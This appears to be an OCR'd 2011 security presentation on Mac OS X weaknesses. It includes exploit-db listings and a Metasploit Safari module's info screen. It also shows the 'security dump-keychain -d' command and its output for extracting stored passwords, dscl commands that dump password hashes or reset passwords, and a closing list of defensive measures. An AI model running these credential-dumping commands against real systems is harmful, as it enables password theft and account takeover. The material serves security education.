
- From remote access
  - By common “server side” vulnerabilities like SMB, SSH, WEB, ...
  - By “client side” vulnerabilities of Safari, iTunes, iChat, Quicktime, Skype, ...



Top 13 vulnerabilities in 2010

Obtain system user access

- From remote access
  - By common "server side" vulnerabilities like SMB, SSH, WEB, ...
  - By "client side" vulnerabilities of Safari, iTunes, iChat, Quicktime, Skype, ...



support.apple.com/kb/HT1222?viewlocale=en_US

Related Discussions

- Can't open Illustrator & InDesign...
- Brother laser loses and finds USB...
- No MS Office apps after Security ...
- Server Admin Tools freezing
- Applications will not minimize in...


Security updates

Name and information link	Released for	Release date
iTunes 10.5.1	Mac OS X v10.5 or later, Windows 7, Vista, XP SP2 or later	14 Nov 2011
Time Capsule and AirPort Base Station (802.11n) Firmware 7.6	AirPort Extreme Base Station with 802.11n, AirPort Express Base Station with 802.11n, Time Capsule	10 Nov 2011
iOS 5.0.1 Software Update	iOS 3.0 through 5.0 for iPhone 3GS, iPhone 4 and iPhone 4S, iOS 3.1 through 5.0 for iPod touch (3rd generation) and later, iOS 3.2 through 5.0 for iPad, iOS 4.3 through 5.0 for iPad 2	10 Nov 2011
Java for Mac OS X 10.7 Update 1 and Java for Mac OS X 10.6 Update 6	Mac OS X v10.6.8, Mac OS X v10.7.2	08 Nov 2011
QuickTime 7.7.1	Windows 7, Vista, XP SP2 or later	26 Oct 2011

Security updates for Apple products

Obtain system user access

- “exploit-db.com” stores a lot of remote exploits




2011-10-17	⬇	-	✓	Apple Safari file:// Arbitrary Code Execution	4342	osX	metasploit
2010-04-05	⬇	-	✓	Samba lsa_io_trans_names Heap Overflow	570	osX	metasploit
2010-10-09	⬇	-	✓	MacOS X EvoCam HTTP GET Buffer Overflow	452	osX	metasploit
2010-10-09	⬇	-	✓	MacOS X QuickTime RTSP Content-Type Overflow	375	osX	metasploit
2010-09-20	⬇	-	✓	WebSTAR FTP Server USER Overflow	343	osX	metasploit
2011-01-08	⬇	-	✓	Mac OS X mDNSResponder UPnP Location Overflow	719	osX	metasploit
2010-09-20	⬇	-	✓	Apple OS X Software Update Command Execution	491	osX	metasploit

Sample of remote exploits for Mac OS X

- “exploit-db.com” stores 15 remote exploits for Mac OS X platform from 2010 and 145 remote exploits for Windows platform from 2011
- Most of vulnerabilities are due to a third party soft

Obtain system user access

- Like others OS, “Metasploit” allows to easy execute code under the context of the user



```
sf  exploit(safari_file_policy) > info

       Name: Apple Safari file:// Arbitrary Code Execution
     Module: exploit/osx/browser/safari_file_policy
    Version: 13975
   Platform: Unix, OSX, Java
 Privileged: Yes
    License: Metasploit Framework License (BSD)
       Rank: Normal

Provided by:
  Aaron Sigel
  sinn3r <sinn3r@metasploit.com>

Available targets:
  Id  Name
  --  ----
  0   Safari 5.1 on OSX
  1   Safari 5.1 on OSX with Java

asic options:
  Name        Current Setting  Required  Description
  ----        ---------------  --------  -----------
  HTTPPORT    80               yes       The HTTP server port
  SRVHOST     0.0.0.0          yes       The local host to listen on. Th
  SRVPORT     21               yes       The local port to use for the 
  SSL         false            no        Negotiate SSL for incoming conn
  SSLCert                      no        Path to a custom SSL certificat
  SSLVersion  SSL3             no        Specify the version of SSL that
  URIPATH                      no        The URI to use for this exploit

Payload information:
  Avoid: 0 characters

Description:
  This module exploits a vulnerability found in Apple Safari on OSX
  platform. A policy issue in the handling of file:// URLs may allow
  arbitrary remote code execution under the context of the user. In
  order to trigger arbitrary remote code execution, the best way seems
```

Safari exploit > cve-2011-3230


User privileges escalation

- Previously, if you obtain root privileges
  - You can execute a lot of operation (Cf. Exploitation of target mode)
  - but password can be useful ...
- Previously, if you obtain user privileges
  - You can attempt to extract secret data into data or system file (personal data, stored password into txt file, emails, ...)
  - You can attempt to **identify vulnerabilities of configuration or software**
  - You can attempt to **exploit native Mac OS X functions**
  - ...

Exploit Mac OS X vulnerabilities

- Vulnerabilities exploitation is more difficult with ASLR from Leopard 10.3 version (full ASLR from Lion 10.7)

- “exploit-db.com” stores a lot of local root exploits



2009-10-02	⬇	-	✓	VMWare Fusion <= 2.0.5 vmx86 kext local PoC	627	osX
2009-10-02	⬇	-	✓	VMWare Fusion <= 2.0.5 vmx86 kext local kernel root exploit	712	osX
2009-11-05	⬇	-	✓	OSX 10.5.6-10.5.7 ptrace mutex DoS	717	osX
2009-06-08	⬇	-	✓	Apple MACOS X xnu <= 1228.9.59 Local Kernel Root Exploit	875	osX
2009-03-23	⬇	-	✓	Mac OS X xnu <= 1228.x (hfs-fcntl) Local Kernel Root Exploit	861	osX
2009-02-25	⬇	-	✓	Apple MACOS X xnu <= 1228.x Local Kernel Memory Disclosure Exploit	608	osX
2007-12-19	⬇	-	✓	Apple Mac OS X mount_smbfs Stack Based Buffer Overflow Exploit	469	osX
2007-05-30	⬇	-	✓	Mac OS X < 2007-005 (vpnd) Local Privilege Escalation Exploit	495	osX
2007-05-25	⬇	-	✓	Mac OS X <= 10.4.8 pppd Plugin Loading Privilege Escalation Exploit	486	osX
2007-03-19	⬇	-	✓	PHP 5.2.0 header() Space Trimming Buffer Underflow Exploit (MacOSX)	487	osX


Sample of local root exploit updates for Max OS X

- 44 local exploits for Mac OS X from 2003 and 220 for Windows from 2011

- Most of vulnerabilities are due to a third party soft

Exploit native functions

- Using and copy stored passwords into Keychain requires user password



Trousseaux
session
Micros...ertificates
Micros...ertificates
session
Système
Racines du système

Evernote
Type : mot de passe de l'application
Compte : Evernote
Où : Evernote
Modifié : 14 avr. 2011 10:28:20

Nom	Type
Devoteam-SUB-CA	certificat
WinUP	Mot de passe 802.1X
WPA: WinUP	Mot de passe 802.1X
com.microsoft.ipc.h	mot de passe de l'a...
com.microsoft.ipc.k	mot de passe de l'a...
Evernote	
Exchange	
Exchange	
Exchange	
Exchange	
GoogleContactSyncService	
KisMACWebService	

Evernote
Type : mot de passe de l'application
Compte : Evernote
Où : Evernote
Modifié : 14 avr. 2011 10:28:20

Trousseau d'accès veut utiliser vos informations confidentielles gardées dans « Evernote » de votre trousseau.


Pour autoriser ceci, saisissez le mot de passe du trousseau « session ».

Mot de passe :

Exploit Keychain access

- But with “security” command, allows to bypass password prompt ... :-)

It’s my Evernote password



```
keychain: "/Users/sudoman/Library/Keychains/login.keychain"
class: "genp"
attributes:
    0x00000007 <blob>="Evernote"
    0x00000008 <blob>=<NULL>
    "acct"<blob>="Evernote"
    "cdat"<timedate>=0x32303131303431343038323832305A00  "20110414082820Z\000"
    "crtr"<uint32>="aapl"
    "cusi"<sint32>=<NULL>
    "desc"<blob>=<NULL>
    "gena"<blob>=<NULL>
    "icmt"<blob>=<NULL>
    "invi"<sint32>=<NULL>
    "mdat"<timedate>=0x32303131303431343038323832305A00  "20110414082820Z\000"
    "nega"<sint32>=<NULL>
    "prot"<blob>=<NULL>
    "scrp"<sint32>=<NULL>
    "svce"<blob>="Evernote"
    "type"<uint32>=<NULL>
data:
"[redacted]"
```


Sample of “security dump-keychain -d” command

- Others extracted passwords : *Safari passwords, WIFI keys, Skype username/password, Google username/password (contact, Picasa), Exchange username/password, ...*

- One of these passwords is maybe root password ...


Exploit Keychain

- Exploitation is possible just with “login.keychain”



```
bash-3.2# security list-keychains
    "/Users/sudoman/Library/Keychains/login.keychain"
    "/Users/sudoman/Library/Keychains/Microsoft_Intermediate_Certificates"
    "/Users/sudoman/Library/Keychains/Microsoft_Entity_Certificates"
    "/Library/Keychains/System.keychain"
```

- Exploitation is possible because “login.keychain” is automatically open during the session ... if only keychain password is identical to user system password
- Opening of “system.keychain” requires login and password



Type an administrator's name and password to allow Mac OS X to make changes.

Mac OS X wants to use the "System" keychain.

Username:

Password:

Recents tips to escalate priv.

- `CVE-2011-3435/36` : Exploit of **dscl** command to dump hashes password or to reset password without be root :

```
$dscl localhost -read /Search/Users/<User>

$dscl localhost -passwd /Search/Users/<User>
```

- Exploit “mac port” configuration to have a remote root

  http://blog.infobytesec.com/2011/07/pwning-mac-os-x-with-evilgrade-macports.html?m=1


- Exploit application outside of sandbox to by pass restriction on application within sandbox

- http://www.generation-nt.com/mac-lion-faille-sandbox-corelabs-actualite-1501811.html

Conlusion

Mac OS X, secured or not ?

- Secured Mac OS X is as secured as Windows



Avec Lion, OS X renforce sa sécurité

Jérôme Saiz le 22 juillet 2011 - 13:02, dans la rubrique **Technologies**

Aucun commentaire, soyez le premier à participer ! et 6 mentions sur Twitter, merci à tous

>> GRC Interchange Paris - 1er Décembre 2011 - Réservez votre place!

Avec Mac OS X Lion, Apple a renforcé la sécurité de son système d'exploitation de manière non négligeable. Au point que celle-ci est désormais « *équivalente à celle de Windows*« , **explique** à notre confrère Threatpost le chercheur Charlie Miller, une figure incontournable du piratage d'OSX « *for fun & profit*« . Miller a en effet gagné plusieurs prix pour avoir hacké MacOS X et son navigateur Safari à l'occasion de concours tel le fameux **CanSecWest**.


http://www.securityvibes.fr/produits-technologies/osx-lion-securite/

- More exploits for Windows than Mac OS X because of market share (more users so more researches ...)

Physical access is not secured

- By default, my son could own my Mac Book
  - by Single mode, by Target mode, by access DMA, ...

  as opposed to Windows PC (using DMA)
- To limit that, it is necessary to install software to configure EFI password and it not easy like under BIOS !


Password Prompt during startup

- but, modification of material configuration allows to reset password ...

Optimum protection

- Use full disk encryption (Filevault, Truecrypt, ...)
- Encrypt “sleepimage” file, force to remove power from RAM
- Use a different password for system access and Keychain or use authentication by certificate (http://www.opensc-project.org/sca/wiki/LogonAuthenticate)
- Use strong passwords and change regularly yours passwords
- Configure system to install automatically security patchs
- Configure local firewall to block input connections
- Install antivirus system (ClamXav, Avast, Intego, BitDefender, F-Secure, Panda Antivirus,...)
- Disable remote services (mDNS, SMB, Web, HTTP, ...)


Optimum protection

- Disable remote services (mDNS, SMB, Web, HTTP, ...)

- **and avoid to publish your system backup or keychain files on Internet**
  - **no .... ???? Yes !!!**
  - **Google is your friend or not (for the victims)**

